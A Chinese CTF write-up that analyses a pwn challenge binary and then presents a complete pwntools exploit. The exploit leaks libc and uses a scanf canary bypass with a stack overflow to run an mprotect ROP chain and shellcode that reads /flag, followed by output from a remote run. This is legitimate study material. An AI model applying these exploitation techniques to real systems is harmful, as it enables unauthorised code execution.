pwn-note9-wp


总结

刚开始以为是虚拟机的题，后来发现有点像状态机。函数之间互相嵌套，看着看着差点把自己给绕进去了……不过这道题其实就是披着逆向的栈溢出的题，只不过需要用 `scanf` 绕过 `canary` 。做完本题后，总结如下：

- `scanf` 绕过 `canary` ，这个算是基础考点，如果是 `%d` ，可以用 `-` 号绕过，如果是 `%u` ，可以用 `+` 等特殊字符绕过，这样就不会覆盖待写入地址的原有内容。
- 高版本的 `IDA` 有一个快捷键 `%` ，可以进行花括号跳转，这样就不会看错位了；另外 `IDA 7.0` 有一个 `hexlight` 插件，可以高亮显示括号，可以从这里下载。
- 可根据 `unsorted bin` 的 `fd` 或 `bk` 指针残留的地址猜测 `libc` 的版本。附件没有给 `libc` ，我是根据这个地址猜出来 `libc` 版本是 `2.31` ，后来验证了一下，的确是 `libc-2.31.so BuildID[sha1]=099b9225bcb0d019d9d60884be583eb31bb5f44e` 。
- `snprintf` 的返回值是待写入的字符串的长度，而不是指定的那个 `size` 的值。例如 `snprintf(dest, 4, "%s", "123456789");` 的返回值是 `strlen("123456789")` ，是 `9` 而不是 `4` 。
- 做题时眼神要好，刚开始看错位了一个大括号，一度怀疑题目是不是出错了……

题目分析

checksec



函数分析

很多函数中加了很多地址无关代码和数据，做题的时候忽视这些变量即可，和主流程没有任何关系，不过刚开始肯定是要踩坑的，以为这些变量很重要……

main

```
1  void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2  {
3    int v3; // eax
4    int buf; // [rsp+4h] [rbp-Ch] BYREF
5    unsigned __int64 v5; // [rsp+8h] [rbp-8h]
6
7    v5 = __readfsqword(0x28u);
8    buf = 0;
9    initial(a1, a2, a3);
10   ((void (*)(void))((char *)&loc_12C8 + 1))();  // prctl
11   while ( 1 )
12   {
13     puts("hhh");
14     read(0, &buf, 4uLL);
15     v3 = atoi((const char *)&buf);
16     if ( v3 == 1 )
17     {
18       update_array();
19     }
20     else if ( v3 == 2 )
21     {
22       process();
23     }
24   }
25 }
```

有些函数我已重命名，接下来会一个一个分析

sub_14D7

```
35     dword_60A0 = dword_608C;
36   ptr = malloc(0x500uLL);
37   if ( dword_6080[0] > dword_608C )
38     dword_6094 = dword_608C;
39   else
40     dword_6094 = dword_609C;
41   if ( (dword_6094 > dword_6080[0] || dword_608C <= dword_609C) && dword_609C > dword_60
42     dword_60A0 = dword_609C;
43   else
44     dword_60A0 = dword_608C;
45   dword_6060 = 0x600;
46   if ( dword_6080[0] > dword_608C )
47     dword_6094 = dword_608C;
48   else
49     dword_6094 = dword_609C;
50   if ( (dword_6094 > dword_6080[0] || dword_608C <= dword_609C) && dword_609C > dword_60
51     dword_60A0 = dword_609C;
52   else
53     dword_60A0 = dword_608C;
54   malloc(0x100uLL);
55   if ( dword_6080[0] > dword_608C )
56     dword_6094 = dword_608C;
57   else
58     dword_6094 = dword_609C;
59   if ( (dword_6094 > dword_6080[0] || dword_608C <= dword_609C) && dword_609C > dword_60
60     dword_60A0 = dword_609C;
61   else
62     dword_60A0 = dword_608C;
63   free(ptr);
64   if ( dword_6080[0] > dword_608C )
65     dword_6094 = dword_608C;
```

初始化函数，只需要看框出来的地方即可。一顿操作后，得到了一个 `0x500` 大小的 `unsorted bin chunk` 。

sub_12CD

这个地方函数识别有问题，可以在这个 `0x12cd` 地址，先按下 `u` 键 `undefine` ，再按下 `c` 转为汇编代码，再按 `p` 提取函数，发现其实就是设置沙盒。检测一波：

```
$ seccomp-tools dump ./pwn
/var/lib/gems/2.5.0/gems/seccomp-tools-1.5.0/lib/seccomp-tools/dumper.rb:
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x05 0xc000003e  if (A != ARCH_X86_64) goto 0007
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x02 0xffffffff  if (A != 0xffffffff) goto 0007
 0005: 0x15 0x01 0x00 0x0000003b  if (A == execve) goto 0007
 0006: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0007: 0x06 0x00 0x00 0x00000000  return KILL
```

sub_19D6

```
1  __int64 update_array()
2  {
3    int i; // [rsp+8h] [rbp-8h]
4    int size; // [rsp+Ch] [rbp-4h]
5
6    puts("size???");
7    size = get_number();
8    dword_6060 = size;
9    ptr = malloc(size);
10   read_data(ptr, size);
11   puts("Lucky Numbers");
12   if ( dword_6080[0] > dword_608C )
13     dword_6094 = dword_608C;
14   else
15     dword_6094 = dword_609C;
16   if ( (dword_6094 > dword_6080[0] || dword_608C <= dword_609C) && dword_609C > dword_608C )
17     dword_60A0 = dword_609C;
18   else
19     dword_60A0 = dword_608C;
20   for ( i = 0; i <= 0xF; ++i )
21   {
22     if ( dword_6080[0] > dword_608C )
23       dword_6094 = dword_6088;
24     else
25       dword_6098 = dword_6088;
26     if ( (dword_6094 > dword_6084 || dword_6094 <= dword_608C) && dword_609C > dword_608C )
27       dword_6094 = dword_6088;
28     else
29       dword_60A0 = dword_6080[0];
30     *(&a0 + i) = get_number();
31     if ( dword_6080[0] > dword_608C )
```

流程为：

- 读取用户输入的大小，调用 `malloc`
- 分配堆内存，然后读取用户输入
- 读取用户输入的 `16` 个整数，存储在 `0x66E0` 处的数组。这里我直接把数组的元素依次命名为 `a0, a1, ... a15`。

sub_2F1D

开始处理的入口函数，也就是从这里开始，函数有点绕了。这里我用 `python` 的缩进来分析各个分支。

```
__int64 sub_2F1D()
{
  __int64 result; // rax

  if ( a0 < a15 )
  {
    if ( a1 < a13 )
    {
      if ( a2 > a10 )
      {
        if ( dword_6080 > dword_608C )
          dword_6094 = dword_608C;
        else
          dword_608C = dword_609C;
        if ( dword_6094 > dword_608C )
          dword_6094 = dword_6088;
        else
          dword_60A0 = dword_608C;
        if ( a3 != a11 )
        {
          if ( a4 < a12 && a5 < a14 && a6 + a7 > a8 + a9 )
            read_input(ptr, dword_6060);
          show_ptr(ptr);
          return 0LL;
        }
        sub_2907();
      }
      if ( dword_6080 > dword_608C )
        dword_6094 = dword_6088;
      else
        dword_6090 = dword_609C;
      if ( (dword_6094 > dword_6088 || dword_609C <= dword_6098) && dword_6094 > dword_608C )
        dword_6094 = dword_6088;
      else
        dword_60A0 = dword_6094;
      sub_2514();
    }
    if ( dword_6080 > dword_608C )
      dword_6094 = dword_6088;
    else
```

提取主要流程如下：

```
sub_2F1D:
    a0 < a15:
        a1 < a13:
            a2 > a10:
                a3 != a11:
                    a4 < a12 and a5 < a14 and a6 + a7 > a8 + a9:
                        read_input(ptr, size)
                    show_ptr()
                    return
                sub_2907()
            sub_2514()
        sub_20F7()
```

后续的函数都可以这么分析，这样整理后流程看起来就清晰多了。这里可以发现，在 `show_ptr` 后有个 `return` ，由于程序使用的是 `malloc` ，且 `read_input` 函数里面也没有 `\x00` 截断，因此此处可以泄露出 `main_arena+XX` 的地址。

接下来直接给出其他函数的主要流程。

sub_1ED8(show_ptr)

```
sub_1ED8(show_ptr):
    a4 > a12:
        a5 < a14:
            a6 + a7 == a8 + a9:
                puts(ptr)
```

sub_2907

```
sub_2907:
    a1 < a13:
        a2 > a10:
            read(0, buf1, 0x50) buf1: 0x60C0
            a3 == a11:
                a4 > a12:
                    a5 < a14 and a6 + a7 > a8 + a9:
                        snprintf(buf2, 0xAuLL, "%s", buf1) buf2: 0x63E0
                        return
                sub_2CFB()
            show_ptr()
            return
        sub_2907()
    sub_2514()
```

sub_2CFB

```
sub_2CFB:
    read(0, buf1, 0x500)
    res = snprintf(buf2, 0xAuLL, "%s", buf1)
    for i in range(res):
        scanf(%d, &stack_var)
    puts(buf1)
```

sub_2514

```
sub_2514:
    a1 > a13:
        a2 > a10:
            read(0, buf1, 0x20)
            a3 != a11:
                a5 < a14 and a6 + a7 > a8 + a9:
                    for _ in range(stack_var1):
                        scanf("%d", &stack_var2)
                    return
                sub_2514()
            show_ptr()
        sub_2CFB()
    sub_2907()
```

sub_2F07

```
sub_20F7:
    a1 > a13:
        a2 > a10:
            read(0, buf1, 0x200)
            a3 != a11:
                a4 > a12:
                    a5 < a14 and a6 + a7 > a8 + a9:
                        res = snprintf(buf2, 0xAuLL, "%s", buf1)
                        for _ in range(res):
                            scanf("%d", &stack_var)
                        return
                sub_2CFB()
            show_ptr()
        sub_2907()
    sub_2514()
```

漏洞点

目前发现的漏洞点有：

- `sub_2F1D` 的那个 `return` 分支可以往 `ptr` 写内容，同时可以泄露 `libc` 地址

```
__int64 sub_2F1D()
{
  __int64 result; // rax

  if ( a0 < a15 )
  {
    if ( a1 < a13 )
    {
      if ( a2 > a10 )
      {
        if ( dword_6080 > dword_608C )
          dword_6094 = dword_608C;
        else
          dword_608C = dword_609C;
        if ( dword_6094 > dword_608C )
          dword_6094 = dword_6088;
        else
          dword_60A0 = dword_608C;
        if ( a3 != a11 )
        {
          if ( a4 < a12 && a5 < a14 && a6 + a7 > a8 + a9 )
            read_input(ptr, size);
          show_ptr(ptr);
          return 0LL;
        }
```

- `sub_2CFB`，可以溢出写 `buf1` 覆盖 `ptr`

```
__int64 sub_2CFB()
{
  int i; // [rsp+8h] [rbp-1018h]
  int v2; // [rsp+Ch] [rbp-1014h]
  char v3[16]; // [rsp+10h] [rbp-1010h] BYREF
  unsigned __int64 v4; // [rsp+1018h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("xmki");
  read(0, buf1, 0x500uLL);
  if ( dword_6080 > dword_608C )
```

- `sub_2514`，`for` 循环的边界是一个未初始化的变量：

```
__int64 sub_2514()
{
  int i; // [rsp+8h] [rbp-218h]
  int v2; // [rsp+Ch] [rbp-214h]
  char v3[520]; // [rsp+10h] [rbp-210h] BYREF
  unsigned __int64 v4; // [rsp+218h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("xmki");
  if ( a1 > a13 )
  {
    if ( a2 > a10 )
    {
      read(0, buf1, 0x20uLL);
      if ( dword_6080 > dword_608C )
        dword_6094 = dword_608C;
      else
        dword_608C = dword_609C;
      if ( dword_6094 > dword_608C )
        dword_6094 = dword_6088;
      else
        dword_60A0 = dword_608C;
      if ( a3 != a11 )
      {
        if ( a4 > a12 )
        {
          if ( a5 < a14 && a6 + a7 > a8 + a9 )
          {
            if ( dword_6080 > dword_6088 )
              dword_6094 = dword_6088;
            else
              dword_6090 = dword_609C;
            if ( (dword_6094 > dword_6088 || dword_609C <= dword_6088) && dword_6094 > dword_608C )
              dword_6094 = dword_6088;
            else
              dword_60A0 = dword_6094;
            for ( i = 0; i < v2; ++i )
            {
```

- `sub_2F07`，漏洞就在于`snprintf`，最大的返回值可以是`0x200`，之后存在栈溢出，因为`4 * 0x200 > 0x110`。

```
__int64 sub_20F7()
{
  int i; // [rsp+8h] [rbp-118h]
  int v2; // [rsp+Ch] [rbp-114h]
  char v3[264]; // [rsp+10h] [rbp-110h] BYREF
  unsigned __int64 v4; // [rsp+118h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("xmki");
  if ( a1 > a13 )
  {
    if ( a2 > a10 )
    {
      read(0, buf1, 0x200uLL);
      if ( dword_6080 > dword_608C )
        dword_6094 = dword_608C;
      else
        dword_608C = dword_609C;
      if ( dword_6094 > dword_608C )
        dword_6094 = dword_6088;
      else
        dword_60A0 = dword_608C;
      if ( a3 != a11 )
      {
        if ( a4 > a12 )
        {
          if ( a5 < a14 && a6 + a7 > a8 + a9 )
          {
            if ( dword_6080 > dword_6088 )
              dword_6094 = dword_6088;
            else
              dword_6090 = dword_609C;
            if ( (dword_6094 > dword_6088 || dword_609C <= dword_6088) && dword_6094 > dword_608C )
              dword_6094 = dword_6088;
            else
              dword_60A0 = dword_6094;
            v2 = snprintf(buf2, 0xAuLL, "%s", buf1);
            for ( i = 0; i < v2; ++i )
            {
              if ( dword_60A8 > dword_608C )
                dword_6094 = dword_6088;
              else
                dword_6090 = dword_609C;
              if ( (dword_608C > dword_6088 || dword_609C <= dword_60A0) && dword_6094 > dword_608C )
                dword_6094 = dword_6088;
              else
                dword_60A0 = dword_6088;
              __isoc99_scanf("%d", &v3[4 * i]);
              if ( dword_6080 > dword_608C )
```

利用思路

分析完主要函数的流程后，利用思路很清晰，主要分两步：

- 利用 `malloc` 残留的指针泄露的地址，为了避免出现套娃情况，这里直接使用 `sub_2F1D` 函数打印信息后返回的那个分支
- 利用 `sub_2F07` 中的栈溢出进行 `ROP` ，我这里使用 `mprotect+shellcode` 读取 `flag`

EXP

```python
#!/usr/bin/python3
# -*- encoding: utf-8 -*-
# author: lynne
from pwncli import *

cli_script()

io: tube = gift['io']
elf: ELF = gift['elf']
libc: ELF = gift['libc']


```

```python
def assign_val(chunk_size, data, arrays):
    io.sendafter("hhh\n", "1".ljust(4, "\x00"))
    io.sendlineafter("size???\n", str(chunk_size))
    io.sendline(data)
    io.recvline("Lucky Numbers\n")
    for i in arrays:
        io.sendline(str(i))

def get_array(*indexs):
    arr = [0] * 16
    for i in indexs:
        arr[i] = 3
    return arr

def leak_addr():
    arr = get_array(15, 13, 2, 3, 4, 14)
    assign_val(0x500, "a"*8, arr)
    io.sendafter("hhh\n", "2".ljust(4, "\x00"))
    libc_base = recv_libc_addr(io, offset=0x1ebbe0)
    log_libc_base_addr(libc_base)
    libc.address = libc_base


def rop_attack():
    arr = get_array(15, 1, 2, 3, 4, 14, 6)
    assign_val(0x10, "deadbeef", arr)
    io.sendafter("hhh\n", "2".ljust(4, "\x00"))
    io.sendafter("xmki\n", cyclic(0x200, n=8))
    for _ in range(0x42):
        io.sendline(str(0x61616161))
    io.sendline("-")
    io.sendline("-")
    io.sendline(str(0x61616161))
    io.sendline(str(0x61616161))

    rop = ROP(libc)
    target_addr = libc.sym['__free_hook'] & ~0xfff
    rop.mprotect(target_addr, 0x1000, 7)
    rop.read(0, target_addr, 0x600)
    rop.call(target_addr)
    print(rop.dump())
    payload = rop.chain()

    for i in range(0, len(payload), 4):
        num = u32(payload[i:i+4])
        io.sendline(str(num))
    for _ in range(0x200-0x42-4-(len(payload) // 4)):
        io.sendline(str(0x61616161))

    sleep(1)

    io.sendline(b"\x90"*0x100 + asm(shellcraft.cat("/flag")))
    flag = io.recvregex("flag{.*}")
    if flag:
        log_ex(f"Get flag: {flag}")
    else:
        errlog_ex("Cannot get flag!")
    io.interactive()
```

```python
def exp():
    leak_addr()
    rop_attack()

if __name__ == "__main__":
    exp()
```

最后远程打：

```
$ ./exp.py re ./pwn -i 121.40.89.206 -p 10002 --no-log -v
[***] INFO: remote-command --> Open 'verbose' mode
[***] INFO: remote-command --> Set 'context.log_level': error
[***] INFO: remote-command --> Set 'filename': ./pwn
[***] INFO: remote-command --> Get 'ip': 121.40.89.206
[***] INFO: remote-command --> Get 'port': 10002
[*] INFO: libc_base_addr ===> 0x7f6022d61000
0x0000:   0x7f6022e7d371 pop rdx; pop r12; ret
0x0008:              0x7 [arg2] rdx = 7
0x0010:      b'eaaafaaa' <pad r12>
0x0018:   0x7f6022d88529 pop rsi; ret
0x0020:           0x1000 [arg1] rsi = 4096
0x0028:   0x7f6022d87b72 pop rdi; ret
0x0030:   0x7f6022f4f000 [arg0] rdi = 140050880065536
0x0038:   0x7f6022e7cb00 mprotect
0x0040:   0x7f6022e7d371 pop rdx; pop r12; ret
0x0048:           0x600 [arg2] rdx = 1536
0x0050:      b'uaaavaaa' <pad r12>
0x0058:   0x7f6022d88529 pop rsi; ret
0x0060:   0x7f6022f4f000 [arg1] rsi = 140050880065536
0x0068:   0x7f6022d87b72 pop rdi; ret
0x0070:              0x0 [arg0] rdi = 0
0x0078:   0x7f6022e72130 read
0x0080:   0x7f6022f4f000 0x7f6022f4f000()
[*] INFO: Get flag: b'flag{ba22de7dea70467db04b4d48cd47637b}'
$
```

引用与参考

1、My Blog

2、Ctf Wiki

3、pwncli